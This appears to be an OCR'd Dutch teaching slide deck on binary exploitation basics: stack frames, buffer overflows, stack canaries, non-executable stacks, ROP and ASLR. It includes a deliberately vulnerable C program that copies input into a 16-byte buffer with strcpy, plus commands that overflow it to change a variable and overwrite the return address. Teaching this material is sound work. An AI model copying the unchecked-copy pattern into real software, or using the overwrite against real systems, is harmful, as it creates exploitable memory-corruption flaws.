Smashing with Dinos

Binary exploitation basics

Introduction

- https://github.com/edibledinos/smashing_with_dinos

Logica

- Floating point is raar, iedereen vergeet NaN. Een vergelijking met NaN is altijd false
- Complexe if constructies bevatten gaten
- Naïviteit

Side-channel

- Informatie vergaren door externe observatie.
- Timing
- Side-effects
- Emissie (radiogolven, geluid)

Buffer overflow

- Meer data naar een buffer schrijven dan de buffer groot is.

- “Controle over EIP”

Stack

- Een geheugengebied dat leesbaar, schrijfbaar en soms executable is
- Groeit van beneden naar boven
- Bevat de staat waarin een programma verkeert
  - Environment variabelen
  - Programma argumenten
  - Call stack
- Stack pointer (ebp / rbp) verwijst naar huidige positie


Stack frame

- Nieuwe frame bij elke functie aanroep
- Frame pointer (ebp / rbp) wordt gebruikt om begin van frame bij te houden

Stack frame


```
void main() {
    foo();
}

void foo() {
    …
}
```

```
main:
    call foo

foo:
    push %ebp
    mov %esp, %ebp
…
    pop %ebp
    ret
```



Stack frame

```
void main() {
    foo();
}

void foo() {
    char data[16];
    int i;
…
}

main:
    call foo

foo:
    push %ebp
    mov %esp, %ebp
    sub 0x14, %esp
…
    pop %ebp
    ret
```



How 2 exploit?


- Hoe?
  - strcpy, sprintf, fread die voorbij einde van buffer schrijven
- En dan?
  - Waarden van variabelen overschrijven
  - Return pointer overschrijven

Buffer overflow

```
void awesome() {
    printf("awesome!\n");
}

void foo(char *arg) {
    char data[16];
    int i = 0;

    strcpy(data, arg);

    if (i != 0) {
        printf("you win!\n");
    } else {
        printf("you lose!\n");
    }
}

void main(char *arg1) {
   foo(arg1);
}
```


Buffer overflow

```
$ ./check 0123456789abcde
you lose!
```



Buffer overflow

```
$ ./check 0123456789abcde
you lose!

$ ./check 0123456789abcdef1
you win!
```



Buffer overflow

```
$ ./check 0123456789abcde
you lose!

$ ./check 0123456789abcdef1
you win!

$ pwny symbols check|grep
awesome|awk '{print $1}'
0x080485f0

$ ./check
$'AAAAAAAAAAAAAAAABBBBCCCC
\xf0\x85\x04\x08`
awesome
```

Mitigation


- Meeste problemen worden bemoeilijkt door compiler en linker:
  - Stack canary
  - Non-Executable stack
  - ASLR

Stack canary

- (Per proces) random waarde tussen stack data en frame/return pointer
- Overschrijven van frame/return pointer wordt gedetecteerd bij verlaten functie
- Door slecht programmeren soms uit te lezen

Stack frame

```
main:
     call foo

foo:
     push %ebp
     mov %esp, %ebp
     sub 0x18, %esp
     mov MAGIC, -4(%rbp)
…
     cmp MAGIC, -4(%rbp)
     je _exit
     call __stack_chk_fail
_exit:
     pop %ebp
     ret
```



Non-Executable Stack

- Stack niet meer uitvoerbaar
- Geen shellcode in environment of buffer :(
- Return Oriented Programming (ROP chaining)

ROP chaining

- Return pointer overschrijven naar bekende adressen in programma segmenten

- Gadgets

ASLR

- Adressen van code en stack veranderen :(
- Onbekend waar welke functie of data staat
- Adressen kunnen lekken
- Adressen zijn te bruteforcen